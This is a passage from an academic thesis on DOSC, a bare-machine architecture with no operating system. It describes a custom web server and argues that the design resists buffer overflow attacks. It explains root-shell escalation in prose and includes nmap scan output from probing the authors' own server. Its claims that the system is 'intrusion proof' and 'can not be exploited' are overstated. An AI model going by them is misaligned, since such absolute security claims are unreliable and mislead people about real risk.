client, it initiates the “send” or “receive” operation. The Email client only listens to messages when a client initiates for messages. Where as, in a Web server, it has to constantly listen to the client requests, resolve ARPs, receive Ethernet frames and send it to ARP or IP as appropriate. The processing logic in the Web server is quite different from the Email client. Thus, the network protocol suite is tailored to fit for the Web server application. In the DOSC paradigm, the philosophy is to customize an application and there is no need to include unnecessary functionality. As each application requires its own behavior in processing logic, it is very efficient to include only necessary application operating environment to include it in the AO. The AOE objects can be made as reusable objects to be used in a variety of AOs. Eventually, an AO compiler can be built to assemble AOs with its needed objects. The email client and Web server applications as above clearly demonstrate a custom need to network stack. In general, each application has a different need for its operating environment.

The Web Server message flow is shown in Figure 6. We have four types of multi-threading situations required as shown in the figure. (1) Receiving Ethernet frames constantly and storing them for further use. Whenever, an Ethernet frame is complete, the Ethernet card will result in an interrupt, which starts an interrupt service routine. This routine simply receives packets and stores them in a buffer. Currently, we have a buffer size of one thousand entries implemented as a circular list. It seems to handle the traffic without any overruns. (2) IP/ARP process threads (currently one), take the packets from the Ethernet buffer and classify them for IP, ARP or other packets. If it is other type of packets, they are discarded. If it is ARP packet, then it is resolved appropriately. If it is an IP packet, then it is appropriately sent to either UDP, TCP handlers. Currently, we use

the UDP channel to initially load host resource files from a persistent store. (3) The TCP handler runs as a separate thread to process the message and store it in a HTTP buffer for further processing. The TCP handler only processes message arrived at HTTP port (80). The HTTP buffer is also currently defined at one thousand entries implemented as a circular list. There can be one or more threads to process TCP requests based on the traffic and load. Once the message is classified as HTTP, then it is handled to the HTTP thread. (4) The HTTP threads handle each HTTP connection as needed for the load. Currently, we have a pool of 100 threads to process requests and they seem to handle our current traffic. These threads can be increased for higher traffic. All the load balancing and thread controls can be variable and they can be stressed under benchmark conditions. We have not run any benchmarks on the server at this point.

As you can see from Figure 5, and Figure 6, the functionality that is required for the Email client is different from that of the Web server. Thus, it is very efficient to design AOs with their own characteristics, instead of inheriting unnecessary code from irrelevant functions. Our coding transition from Email to Web server was smooth and simple. In addition to the TCP/IP suite, we encountered another problem with the HTML files needed for the server. As we do not recommend any hard disk at the server, we located the files on a PC on the network. This is a conventional PC, which hosts all our Web server files. The UPD path shown in the Web server provides sort of an “ftp” (file transfer protocol) service to receive files from the network and load it into memory. As memory is cheap, we load these files in memory; similar to the “Google” server. The remote PC is a conventional system running UDP protocol. This task ends once the files are loaded into memory

Running a Web server on the bare PC was quite a daunting task as it posed numerous challenges in server architecture. The object-oriented methodology used throughout the exploration helped us to achieve this milestone smoothly. Currently this Web server is fully operational and can be accessed at http://dosc.towson.edu. The Web server runs on a Pentium II, 350 MHZ, with 128MB memory with no hard disk. This server runs authors Web site with 673 files and over 40MB of file storage. The files are loaded in memory using UDP protocol. We have cut down the file loading time from 40 minutes to 10 minutes by customizing the protocol for sending files, and sending negative acknowledgements only when a retransmission is required. The Web clients can access our Web server from a standard Web browser such as an Internet Explorer (IE). The response times are fairly reasonable for the above PC configuration. It currently supports only HTTP requests. The size of the executable is 77,824 bytes and C++ lines of code not including comments, and ASM code is 6587. We plan to make the DOSC prototype environment and AOs available on the above Web site in the near future.

### 4.5. Impacts of the DOSC Approach

The DOSC approach has the following impact:

- Common applications such as sorting, email, web server, gateways, routers, web browsers, desktop applications, network monitors, sensor networks, security monitors, and more can be easily implemented and put to use right away. These applications can run on bare machines and also on older and as well as on newer machines, which will help reduce frequent dumping of computers and applications.

- Some of the common applications as mentioned above can be made to run fairly easily on PCs and Cell Phones with common AOs. This will save tremendous software development cost, reduce heterogeneity, and avoid middleware to integrate these systems. The Web server code can be made to run on PC and as well as on a cell phone, provided they both use compatible processor architecture such as Intel 386. However, we do need a different device driver code in each case, unless 3-Com is motivated to manufacture compatible NIC, which is not difficult to do in today's technology.
- As the Web server and Email AOs are fairly small, each user can set up their own servers on the network to host their Web Sites and Email clients and Email servers. This will reduce tremendous load and traffic on current Web servers and Email servers.
- The DOSC approach will encourage hardware vendors to provide standard interfaces, thus resulting in a common interfaces for a variety of pervasive devices, which can make pervasive computing much simpler.
- The DOSC approach can also be used for a variety of computation intensive applications, as there is no OS overhead in the system. We have run bubble sort and merge sort for 500,000 elements, and found that DOSC runs this sort 16% faster compared to running on on RedHat Linux WS4. The speed up increases linearly as the number of sorting elements increase as OS effect increases in sorting large problems.
- The DOSC approach can also be used in a variety of embedded applications without embedding any OS or tiny-OS.

- Simple designs that consistently use a small number of general mechanisms [57] such as our Email client and Web server, should be more secure than conventional systems. In particular, our Web server does not require any "firewall" to filter ports because it only accepts messages on HTTP port (80) and it discards packets for other ports. Intruders will not be able to understand and predict the OS to exploit OS related attacks.
- As there is no central OS running, AOs do not leave any trace of their execution. Thus, this approach can be used to run military or secure applications where two AOs can communicate through their own private protocol.
- When two DOSC machines communicate to each other, they could devise their own security protocols and means of communication without publicizing them to gain more security.
- The DOSC approach can be used to testing and debugging of new network protocols and their implementation before committing to a large distribution. This is fairly easy to do as the AOs only implement the necessary functionality in the software, and it has total flexibility to add new code, new protocols, and so on. For example, our Email client TCP/IP suite was easily extended and tested for the Web server AO. It is extremely difficult to understand, extend, or modify a commercially available TCP/IP stack for testing new ideas.

The DOSC approach also suffers from the following drawbacks:

- There is a redundant code in each AO; the common code among AOs is not utilized (if you utilize the commonality, then it leads into a traditional OS).

- As this is not an evolutionary approach, it may seem radical and non-practical, despite our efforts to demonstrate the Email and Web server applications.
- AO programmer has to deal with more complexity in this approach. However, it is better for the AO programmer to deal with the system aspects, rather than delegating that to an OS middleware, where it may or may not be trusted.

Developing standards for AOs, hardware, and interfaces may not be practical in today's market driven world. However, for certain applications, this approach will be ideal.

# 5. SECURITY ADVATNAGES OF DOSC SYSTEMS

## 5.1. Introduction

The strength of a system's security is defined by how difficult it is to break it. All the conventional security measures deal with security issues by making it difficult to break. In DOSC we approach this problem with another point of view. We don't advocate that conventional methods of providing security by making it difficult are waste. Instead we say that conventional methods of providing security along with additional measures to minimize the avenues of attack to the system will improve the security of the system. We have read about buffer overflow in detail and explored the architecture of DOSC applications in the previous sections. In this chapter we describe the security benefits DOSC application would have and why?

## 5.2. Intrusion Proof

As we looked in detail that one of the main aims of attackers exploiting buffer overflow was to get a root shell. For example, the attacker has no privileges on the host

as the regular user has restrictive privileges. In order to escalate his privileges he needs to get root access or increase his privilege by logging in as root whose password he does not know or if fortunately he can get a root shell. The attacker can get a shell that runs with the suid of root if he is clever and skillful enough to exploit buffer overflow in one of the programs that runs with root suid 0. In operating systems and usually in UNIX especially there are many programs and utilities run with the root suid and many of these have buffer overflow vulnerabilities. All the attacker needs to do is find one such program or utility. He finds the vulnerability and writes an exploit for it. The exploit we assume gives him shell locally or remotely. This shell has suid of the root, because the attacker exploited a program which was running with root suid. The attacker has now gained control of the entire system by getting a root shell. Shell code for various operating systems is available online and in books [1].

Executing a shell code in the stack gives the attacker the full control of the system. Now he increase his privileges or deface the websites, steels the credit card information, transfer data from this machine to some other machine, run socket program or install a root kit.

The operating system provided that attacker with safe heaven and help. Imagine if this shell program and other utilities which have vulnerabilities which were not supposed to run weren't there especially when not needed. Imagine if it was just the application that was running. The attack might have not been so successful. We say might because the attacker would have exploited the vulnerable application but he would have been unsuccessful in getting the shell because the application does not contain the shell. Or in one other scenario the application is not the vulnerable at all and other vulnerable

application are not running that aid the attacker. Such scenario you might embedded a shell too in your application but then such applications would only used by the root itself for example a shell program that helps the root in user management or which increases and decreases the user privileges.

In the DOSC paradigm we have only the application running that is needed; either it's the user program or its root program. Unlike today's operating systems we don't provide shell at all to the applications that don't need it. Vulnerability in one application will not hurt the other application. We have only closed applications in DOSC. There can be web sever and shell in one application then root should be the only one with access to such a system. Operating systems utilities and services help attackers to launch their attacks on other machines for example the Distributed denial of service attacks. In DDOS the attacker installs socket program the floods the targeted PC's. Shell along with other OS services like the TCP stack and etc help aid the attacker in launching his attack. A 13 year old Canadian kid brought down the web servers of popular companies like eBay, yahoo, Amazon and CNN [25].

If it were just applications running services, exterminating all unnecessary operating system services, it could have been harder to launch attacks against other applications. There would have been no heavy business losses either. What ever we do in today's conventional computing can be done in DOSC too. It does not necessarily mean you have to do it the same way. There are different ways to approach the same goal, so why take the insecure route.

### 5.3. Reliability

Crashing the system by attacking it using buffer overflow vulnerability causes the program to fail and ultimately a denial of service attack. It hurts the reliability of the systems. Operating systems have come a long way to become reliable. The NT Blue screen is a very popular example. Until recently they have become some what reliable.

DOSC systems are very flexible and this makes their design simple and easy to secure. One of the main defenses against attacks like buffer overflow is using safe libraries and tightly checked inputs to the system either through keyboard or network. DOSC system come with reliability built in it, we say this because today one running application crashes and it makes the whole operating systems crash and shutting down all applications. Whereas in DOSC, an AO application if crashes will effect the application alone and crash can be recovered by different techniques like exception catching or fault tolerance. If the programmers builds an interface that is not secure and which provides opportunities like writing the return address and changing the program flow. It can protect it self by generating an exception restarting the state of the application. All the libraries are tested for buffer overflow in DOSC. A programmer should use these tested interfaces to write secure applications.

### 5.4. Attack Tolerance

The ability of a system to continue providing (possibly degraded but) adequate service after a penetration is called attack tolerance [35, 37]. Operating Systems today are not attack tolerant that's the reason systems are attacked very now and then. DOSC because of its architecture is attack tolerant. In today's computing architectures the application runs on top of operating system, which provides resource sharing and

multiplexing functionalities to the application. Also, it forces the application to use additional resources not needed for the execution of application. For example, an SMTP program does not require paging functionality, but since the operating system uses paging the SMTP application is also forced to use paging. A buffer over flow kind of bug in the paging module will not allow the user to execute the SMTP program. Thus the availability of the SMTP system or the application is hindered. On the other hand, in DOSC AO's contains only the necessary executing environments there by reducing the number of bugs in the system. Also, when a bug in a system is exploited, DOSC approach can reduce the consequences of the attack.

Let's look at how the consequence of the bug like buffer over flow is reduced in DOSC approach. Consider a simple stack smashing attack as discussed in section xxxx . Stack smashing is a definite possibility in DOSC, but can it have some consequences in DOSC. The answer is NO. As described in section xxxx,. Stack smashing can lead to execution of arbitrary code in the stack. In DOSC the code in the code segment can only be executed. Executing other codes other than, the code in the code segment will generate an exception, which can be trapped to reset the current task that caused that exception. In any case, the attacker cannot run his arbitrary code on the system.

Consider a simple case of overflowing a stack, which is not possible in DOSC, because all the tasks stack space is limited and the limits are defined in the Task State Segment of the task. Once the application code tries to over flow the stack, the processor will generate an exception that can be trapped in the application program to reset that task.

Consider other buffer over flows like the over flows in the heap in the data segment. In conventional systems the application programmer does a new or a malloc() to allocate memory in the heap. The operating system manages this memory and the application programmer doesn't even know where the memory is allocated. But in DOSC all the heap memory are physically allocated by the application programmer and to manipulations of it can be tightly controlled, because the programmer is very much knowledgeable about the memory that was allocated. Let's consider the web server AO in which memory is allocated in the heap (data segment) for the Ethernet, TCB, and HTTP buffers. At every stage as a packet, the input to the system, arrives it is checked for size and the over sized packets are discarded even at the NIC level and at each and every stages in the path of the packet. This kind of tightly controlled inputs will prevent most of the network based buffer overflow security threats. This is feasible only on DOSC paradigm because the application programmer understands the intricacies of the system, so he can build a secure system.

### 5.5. Tightly Controlled Inputs

Most of the buffer overflow attacks come from network. Inputs to DOSC machine through networks must be traced in the code to see if there is no buffer overflow leak. Since there is no operating system in DOSC built applications there is no help to the exploiter.

So in Application Oriented Architecture the application programmer has an absolute idea of what happens in the system at each and every phase. In this case the application programmer can control the inputs to the system. In our web server application the inputs to the system are, through the Ethernet card and through the

keyboard. At the network card level, the size of the frame is checked. If the frame size is greater than the size of the Ethernet frame buffer it is discarded at the network card level. This kind of size checking is done at each and every level of the network protocol stack and the packet is discarded if the size is large or small. This is the kind of flexibility the application programmer needs to build a secure application.

In our DOSC web server the TCP/IP stack is customized to accept connections only on port 80, it will not receive any connections on any other port then 80 because it was implemented to receive messages only at port 80. In this case the hacker has only one door to intrude in that it port 80. Then too the inputs through port 80 are tightly controlled, so it will be really harder for the intruder to exploit port 80.

So, if the intruder intrudes into port 80, what is he going to gain? Nothing, Why nothing? Say suppose if the intruder has exploited port 80 and placed a malicious code into stack. Will he be able to run the code? No. The answer to this question is in the way the memory is laid out in the system. First the intruder place the code in the stack because all the inputs are tightly controlled, but say suppose an unnoticed flaw has been exploited by the hacker and he managed to place it buffer. Then the next step the hacker will try to do is to execute the code from the stack. He cannot succeed to do that because the code has been placed in a non executable area the code cannot execute so the hacker cannot harm the system in any way.

### 5.6. Safe C/C++ Libraries

Let's discuss the interface in DOSC and see what makes them so secure as compared to unsafe libc and other C/C++ libraries. DOSC does not use any C/C++

libraries that the compiler provides. The entire interfaces library has been written with security in mind and a partial list of such interfaces is presented in Appendix A.

Here I will explain how an application can be secured by explaining the security of a Web server Application. I will also compare the security of Application Object with respect to the security of operating system and the security of Exokernel [52] based approaches. This argument will hold true for all other applications. An application is a client / server application which services the user request. The Application environment object utilized by this object is, a TCP environment, an IP environment, an ARP environment, console input and output environment objects.

If an application programmer develops an application in operating system he uses the standard libraries provided by the compiler. The standard libraries itself is not built with security in mind. Since the standard libraries are vulnerable the application developed using those standard libraries are vulnerable too. Also in this case the application developed by the application programmer executes on an operating system. The security of the application depends on the security of the operating system. Also when an application programmer develops an application to execute over the operating system, he has only minimal ways to verify the boundary limits on the Input. At the end of development of application, the developer cannot decide how secure the application is. In Exokernel [52] approach the same system libraries are used in the development of application, in this case too the application designer has no way to verify the security of the system libraries. In this approach too, the application programmer cannot assure the security of the application because he cannot guess the security of the libraries used in the development. In Application Oriented Architecture approach the libraries used for the

development of application is designed with security in mind, the application programmer has the total of the input to the system.

### 5.7. No Fingerprinting

Operating system finger printing helps attacker in penetrating into systems. Since DOSC applications only runs application and nothing else it's impossible to do fingerprinting of all the DOSC applications. Today the attacker before penetrating needs to know the operating system and its versions. He needs to know whether the system is patched for vulnerabilities or not. If the system is open source he finds the vulnerabilities and knowing the operating system he finds is job half done in penetrating into the system.

A very popular OS fingerprinting tool called NMAP [19] makes the job easy. It uses mechanisms like protocol behavior to find what kind of operating system is being used and if there is a firewall or IDS being used. But it's not the application that is recognizing its self but the operating system. We tested a DOSC web server by using the NMAP [19] tool and found it unrecognizing it, output of the test are presented in Appendix B. Imagine companies and people building their own web servers customized making the job of fingerprinting so hard. We can say today there is bad software available because of the environments that they use, since they run on operating systems that aid the attackers instead of preventing them. We can say DOSC machines are half secure because they don't help the attacker as the operating systems do. Embedded systems are the least attacked systems when it comes to buffer overflow. One reason being closed systems. DOSC applications can be closed system too. Embedded system may be more vulnerable because they still have operating systems in them that help in recognizing them and they can be made to provide shell [5].

Operating system like windows and UNIX distributions like LINUX come with bundled soft wares. Most of these software are vulnerable to buffer overflow [26]. We can conclude operating systems help in exploiting the Buffer overflow by providing environments and open access to attackers whatever they want to do and wealth of information about them self.

### 5.8. Simplicity & Flexibility

Some of the most commonly found security holes today result from the fact that simple operations can be surprisingly difficult to implement correctly on top of traditional POSIX-like interface [50].

The security of the application depends on the design of the Application Object. The designer of the Application Object has the total flexibility to manage the resources of the computer, meaning he has greater flexibility for building secure applications. When an application object executes it doesn't need any privilege level to execute. The only access control needed is over the resources for the end user. The application Programmer can design the application such that the interfaces for the application management can be totally separated from the interfaces needed for the user resources. This design approach makes application development much more secured than today's operating system and minimal kernel [25] approaches.

An Application Object is a conglomerate of Application Environment Object (AOE). A Web Server application object has many other environment objects like HTTP object, TCP objects, IP object, Ethernet object, Device Driver object, ARP object, user interface object included in it. The application object also includes the application logic. The application logic uses the environment object to do its functions. Here the

environment object is dedicated to the application and so there is no privileged based access mechanism to access the services of the environment object. Also an interesting point about the environment object is that the environment object is custom implemented for the specific application, whereas in operating systems all the services are generalized for all the application. Since, all the services are generalized there are lot of unnecessary code in the application adding complexity to the application. Also, if the environment is generalized there will be lot of unnecessary services available in the system. Unnecessary services running in the system are like doors for the hackers to break in. In order to monitor the unnecessary services or shutdown the unnecessary services firewalls are used. As I said before, firewall itself is a piece of fallible software. Firewall with unnecessary services adds onto the complexity of the system. The complexity of the system is directly proportional to the faults in the system. The faults might turn into vulnerabilities. The idea here is to trim the system to absolute necessity. The environment here is custom implemented to the application. Say, the TCP module in the web server application is designed for multi-threaded client only TCP models. So as the IP, Ethernet and ARP Objects. By customizing the application the complexity of the application is reduced. As the complexity of the application is reduced the flaws in the system is reduced. As the flaws in the system reduces there is less doors for the hacker to intrude into the system. If vulnerability is discovered in the application it is easy to identify and fix it, because the complexity of the system is less. Flexibility and avoiding complexity help avoid implementation mistakes [50]

Similarly, if the application is a secure and the operating system is not secure then too the application can be compromised. We here propose an architecture in which the

burden of securing the application goes to the hands of the application developer. It is the application developer's responsibility to develop the application in a more secure way. The application developer has been provided with the maximum flexibility to develop applications. The application programmer has to make good design to secure the application. As it is said security is not an add-on attribute to the system security, but must be built into the system. Today security and privilege mechanism built in the operating systems is used by the application, that should not be case the application should not depend on the operating systems security, but have its own security model [37].

Security is something which must be given a serious consideration during the design and implementation of the system. This architecture will be suitable for any company thinking of building secure applications. This is the kind of flexibility the application programmer needs to build a secure application. Secure Protocols can be build using such architectures as an example VPN and IPSEC.

Also, In AO's there is no Privilege based access mechanism for accessing environment objects. Since only necessary objects are included in the Application all the objects included will be used by the application. Thus the application need not escalate its privilege level to access environmental objects. Privilege is owned by the owner of the system.

### 5.9. Flat Memory Scheme

Application Oriented Architecture uses a Flat addressing model in which paging is not used. The application object is allocated all the available memory in the system. The memory has been spitted into various regions the lower region has the boot and the

loader, the next region has the code of the application, the next region has the critical data, the next region has the heap and then comes the stack. All these regions are within 64 MB any memory available above 64 MB is utilized as Heap. Each region is protected using the segment protection mechanism provided by the processors. No regions but the code segment are executable. Each and every application thread has a stack and the stack has its own segment selector. The stack operations on the protection set by the segment selector of that thread. The entire segment selector and the GDT and IDT entries are placed in separate regions and are accessible only by the specific critical modules. The communication between the critical modules and the other modules are through tightly controlled messages, which prevents from tampering the critical information. Also there is a separate segment selector which is used to manipulate the critical information, all other modules uses segment selector for heap and stack, so it cannot access the critical information. Similarly if a disk is used the disks can be divided into regions and the access to the regions can be restricted there by providing security for information on the disks. Where as in operating systems and Exokernel [52] based approaches, this kind of separation is not there. Even though they use different segments they share memory they don't keep their stack as non executable, this can cause the malicious code to execute. On the other hand say suppose today's Spy wares install itself and runs as application in the system. The spy ware can access information in the system. In AOA even if the spy ware AO tries to execute it can only execute only when the current AO is out of the system.

In operating system and Exokernel [52] approaches critical information is stored in disks. To access the critical information same file input/output access is provided to access both information critical and non critical. This case gives rest to TOCTOU

problems because of the same interface of access to both critical and non critical files. In AOA approach the application designer has the flexibility to separate the interface of access to critical files and non critical files.

## 5.10. Summary

This thesis studied the role of operating system in buffer overflow exploitation. Operating system is very user-friendly software. They are friendly to attackers too. They provide help in exploiting buffer overflow. If consider scenarios were there is no operating system we find that all the help for the hacker is gone. There are no environmental variables and no scripting facilities like we have on UNIX and Windows. No remote command execution using shells, no shells. Our conclusion can be bypassing the operating system reduces the risk to the applications of being exploited.

In all the cases discussed above AOA Approach seems to be better for security critical applications. Security is really in the hands of the Application designers and implementers. If the application programmers are aware of the environment of development and execution and given full flexibility, they can develop really secure applications. In order to make application secure, a security module must build within the application that provides access control mechanisms, responsible for authentication, implements the security policy and checks the configuration of web server so that it's not tampered.

Computer security is concerned with so many aspects mainly flaws in operating systems and bugs in applications, etc. A system is not safe until both entities are safe. Therefore, it is really necessary to approach Internet/software security from the system and engineering perspectives. DOSC is an architecture which can not be exploited by

attacker, viruses, worms and from existing vulnerabilities and bugs, which indicates that we can improve Internet/software security by using computing architectures. DOSC is half the victory, especially in the battle for secure and safe software.

## APPENDIX A: List of AOA Interfaces

**Extern C**

```
int CgetStr32(char*);
int CprintStr32(char*, int, int);
int CgetCursor32();
char CgetChar32();
char CgetCharBuff32();
int CsetCursor32(int);
int CgetTimer32();
int CincrementTimer32();
int CcleanScreen32();
int CscrollUp32();
int CnewLine32();
int CprintChar32(char, int);
int CprintDec32(int, int);
int CprintHex32(int, int);
int CprintFlags(int);
int CclearNTFlag();
int CreadFloppy32(char*, long);
int CwriteFloppy32(char*, long);
long Cmalloc32(long*);
long Ctest32(long);
int CShortDelay32(long Delay);
void CstiTimer32();
void CcliTimer32();
void Ccli32();
void Csti32();
long CgetSharedMem32 (int addr);
long CgetMem32 (long index);
long CgetStackPOP32 (int index);
void CprintRegs32 (int pos);
char CgetSharedMemChar32 (int addr);
void CsetSharedMemChar32 (int addr, char c );
void CintTimer32();
int CtestAndSet32(int lock, int tid);
int CresetLock32(int lock, int tid);
```

**C++ Safe Functions**

```
long AOAgetSharedMem(int index);
char AOAgetSharedMemChar(int index);
void AOAgetSharedMemTraceString (char*);
void AOAsetSharedMemTraceString (char*);
```

```
int  AOAtestAndSet(int lock, int tid);
int  AOAresetLock(int lock, int tid);
void AOAsetSharedMemChar(int index, char c);
long AOAgetMem(long addr);
long AOAgetStackPOP(int index);
void AOAprintRegs(int pos);
char AOAgetCharacter();
char AOAgetCharacterBuff();
void AOAcli();
void AOAsti();
void AOAintTimer();
void AOAstiTimer();
void AOAcliTimer();
int AOAgetDecimal();
int AOAgetHex();
int AOAgetString (char*);
int AOAprintCharacter(char , int ) ;
int AOAprintCharacter(char);
int AOAprintDecimal(int, int);
int AOAprintDecimal(int);
int AOAclearNTFlag();
int AOAprintFlags(int);
int AOAprintHex(int, int);
int AOAprintHex(int);
int AOAprintString (char* , int, int);
int AOAprintString (char* , int);
int AOAprintSpace(int, int);
int AOAprintSpace(int);
int AOAskipLine(int);
int AOAscrollUp();
int AOAcleanScreen();
int AOAgetCursor();
int AOAsetCursor(int);
long AOAgetTimer();
long AOAincrementTimer();
int AOAreadFloppy(char*, long);
int AOAwriteFloppy(char*, long);
long AOAmallocTotal(long*);
int AOAclearTotalMemory(long MEMBaseValue, long* MEMSizePtr);
void AOAExit();
void AOAPrintText(char* str, int base);
void AOAPrintText(char* str);
int AOACharToDecimal(char nom[5]);
void AOAChartoIP(char ip[20], char ipchar[4]);
int AOAStrLen(char* str);
void AOAStrRev(char* str);
```

```
void AOADecimalToChar(int num, char nom[5]);
void AOAStrCat(char* str, char* str1, char* str2);
void AOAStrCat(char* str1, char* str2);
void AOAStrCopy(char* str1, char* str2);
void AOAGetText(char* str);
void AOAStrAppend(char* str1, char* str2);
void AOAClearScreen(int sp, int ep);
void AOAMsPrintText(char* str, int base);
void AOAMsPrintText(char* str);
int AOAStrMatch(int start, char* str1, char* str2);
int AOAShortDelay(long);
```

## APPENDIX B: Fingerprinting DOSC Web server

**C:\nmap\nmap-3.81>nmap -sS dosc.towson.edu**

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-04-22 14:30
Eastern
Daylight Time
Interesting ports on dosc.towson.edu (10.55.10.16):
(The 1662 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:A0:24:C7:24:2C (3com)
Nmap finished: 1 IP address (1 host up) scanned in 49.110 seconds

**C:\nmap\nmap-3.81>nmap -v -sS -O dosc.towson.edu**

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-04-22 14:54
Eastern
Daylight Time
Initiating SYN Stealth Scan against dosc.towson.edu (10.55.10.16) [1663
ports] a
t 14:54
Discovered open port 80/tcp on 10.55.10.16
The SYN Stealth Scan took 35.38s to scan 1663 total ports.
Warning: OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
Host dosc.towson.edu (10.55.10.16) appears to be up ... good.
Interesting ports on dosc.towson.edu (10.55.10.16):
(The 1662 ports scanned but not shown below are in state: filtered)
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:A0:24:C7:24:2C (3com)
Device type: bridge
Running (JUST GUESSING) : BreezeCOM embedded (90%)
Aggressive OS guesses: BreezeCOM BreezeACCESS wireless bridge (90%)
No exact OS matches for host (test conditions non-ideal).
TCP Sequence Prediction: Class=trivial time dependency
Difficulty=20 (Easy)
IPID Sequence Generation: Randomized
Nmap finished: 1 IP address (1 host up) scanned in 48.089 seconds
Raw packets sent: 3384 (136KB) | Rcvd: 552 (25.4KB)

## BIBLIOGRAPHY


[1] John Viega, Gary McGraw, Building Secure Software: How to avoid security problems the right way, Addison-Wesley Professional 2003.

[2] T. B. Gillette, "A Unique Examination of the Buffer Overflow Condition," M.S. Thesis, Florida Institute of Technology, Melbourne, FL, 2002

[3] J. Wilander, "Security Intrusions and Intrusion Prevention, Vulnerabilities in C and How to Prevent Exploitation," M.S. Thesis, Linköpings universitet , Sweden, 2002

[4] Elias Levy (alpha1), Smashing the Stack for Fun and Profit, *Phrack Magazine* 49 (14), 1996. http://phrack.infonexus.com/search.phtml?view&article=p49-14.

[5] Greg Hoglund, Garry McGraw, Exploiting Software: How to break code. Addison Wesley 2004

[6] The root of the problem: Bad software, November 28, 2001, 12:25 PM PT,By Paul Festa,Staff Writer, CNET News.com

[7] John Viega, Gary McGraw, Building Secure Software: How to avoid security problems the right way, Addison-Wesley Professional 2003. See "Forward" by Bruce Schneier.

[8] http://www.dwheeler.com/sloc. Estimating GNU/Linux Size, July 2002.

[9] Hennessy, J., "The future of systems research," Computer, August 1999, pp.27-33.

[10] Lyytinen, K., and Yoo, Y. "Issues and Challenges in Ubiquitous Computing," Communications of the ACM, December 2002, Volume 45, Number 12, pp. 63-65.

[11] Linux: Fewer Bugs Than Rivals, Dec 14, 2004, http://www.wired.com/news/linux/0,1411,66022,00.html.

[12] Wikipedia, http://en.wikipedia.org/wiki/Morris_worm

[13] Mudge, How to Write a Buffer Overflow, 1995, http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html

[14] J. Erickson, Hacking: The Art of Exploitation, No Starch Press, 2004

[15] Karne, R.K., "Object-oriented Computer Architectures for New Generation of Applications," Computer Architecture News, December 1995, Vol. 23, No. 5, pp. 8-19.

[16] Karne, R.K. Application-oriented Object Architecture: A Revolutionary Approach, 6th International Conference, HPC Asia 2002, December 2002

[17] J. C. Foster, V. Osipov, N. Bhalla, N. Heinen, Buffer Overflow attacks: Detect, Exploit, Prevent. , Syngress, 2005.

[18] Buffer Overflow Exploits, www.roothell.com

[19] Fyodor's Exploit World, www.insecure.org/sploits.html

[20] Packet Strom Security, http://www.packetstormsecurity.org/

[21] I. Simon, A Comparative Analysis of Methods of Defense against Buffer Overflow Attacks, http://www.mcs.csuhayward.edu/~simon/security/boflo.html

[22] CERT Coordination Center. Cert/cc statistics 2000-2005. http://www. cert.org/stats/, April 2005.

[23] Smith N.P, Stack Smashing vulnerability in the UNIX Operating Systems 1997. http://destroy.net/machines/security/nate-buffer.ps

[24] Tan, See-Mong., Raila, D.K., and Campbell, R.H. An Object-oriented nano-kernel for operating system hardware support, Object-orientation in Operating Systems, 1995, Fourth International Workshop, p220-223.

[25] British Broadcasting Center, 'Mafia Boy Hacker Jailed', September 2001, http://news.bbc.co.uk/1/hi/sci/tech/1541252.stm

[26] List of Unix Vulnerabilities http://www.palisadesys.com/~ghelmer/unixsecurity/unix_vuln.html

[27] eEye Digital Security, .ida "Code Red" Worm, July 2001, http://www.eeye.com/html/Research/Advisories/AL20010717.html

[28] Arash Baratloo, Navjot Singh, and Timothy Tsai. Libsafe: Protecting critical elements of stacks. White Paper http://www.research.avayalabs.com/project/libsafe/, December 1999.

[29] Arash Baratloo, Navjot Singh, and Timothy Tsai. Transparent run-time defense against stack smashing attacks. In Proceedings of the 2000 USENIX Technical Conference, San Diego, California, USA, June 2000.

[30] Bulba and Kil3r. Bypassig StackGuard and StackShield. Phrack Magazine 56 http://www.phrack.org/phrack/56/p56-0x05, May 2000.

[31] Tzi cker Chiueh and Fu-Hau Hsu, RAD: A compile-time solution to buffer overflow attacks. In Proceedings of the 21st International Conference on Distributed Computing Systems (ICDCS), Phoenix, Arizona, USA, April 2001.

[32] Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. StackGuard: Automatic adaptive detection and prevention of buffer- over attacks. In Proceedings of the 7th USENIX Security Conference, pages 63{78, San Antonio, Texas, January 1998.

[33] Hiroaki Etoh. GCC extension for protecting applications from stack-smashing attacks. http://www.trl.ibm.com/projects/security/ssp/, June 2000.

[34] Vendicator. Stack Shield technical info file v0.7. http://www.angelfire.com/sk/stackshield/, January 2001.

[35] Victoria Stavridou, Bruno Dutertre, R. A. Riemenschneider, Hassen Saydi. Intrusion Tolerant Software Architectures," discex, vol. 02, no. 2, p. 1230, DARPA 2001.

[36] Security Focus Mailing List, www.securityfocus.com .

[37] Goldberg, D. Wagner, R. Thomas, and E. A. Brewer. A Secure Environment for Untrusted Helper Applications --- Confining the Wily Hacker. In Proceedings of the 1996 USENIX Security Symposium, 1996.

[38] P. E. Ver ssimo, N. F. Neves, and M. P. Correia. Intrusion-tolerant architectures: Concepts and design. In R. Lemos, C. Gacek, and A. Romanovsky, editors, Architecting Dependable Systems, volume 2677 of Lecture Notes in Computer Science, pages 3--36. Springer-Verlag, 2003

[39] PETER G. NEUMANN, "Computer System Security Evaluation", 1978 National ComputerConference Proceedings(AFIPS Conference Proceedings 47), pp. 1087-1095, June 1978

[40] R.P. ABBOTT. "Security Analysis and Enhancements of Computer Operating Systems". Technical Report NBSIR 76-1041, Institute for Computer Science and Technology, National Bureau of Standards, 1976.

[41] M. BISHOP, "A Taxonomy of UNIX System and Network Vulnerabilities," Tech. Rep. CSE-95-10, Purdue University, May 1995.

[42] T. ASLAM, "A Taxonomy of Security Faults in the Unix Operating System," M.S. Thesis, Purdue University, West Lafayette, IN, 1995.

[43] KRSUL, I., "Software Vulnerability Analysis," Ph.D. Thesis, Department of Computer Sciences, Purdue University, West Lafayette, IN (1998).

[44] U. LINDQUIST and E. JONSSON, "How to Systematically Classify Computer Security Intrusions," Proc. 1997 IEEE Symp. on Security and Privacy, Oakland, CA, May 4-7, 1997, pp. 154 - 163.

[45] STEFAN AXELSSON, "A Comparison of the Security of Windows NT and UNIX", 1998 http://www.securityfocus.com/data/library/nt-vs-unix.pdf

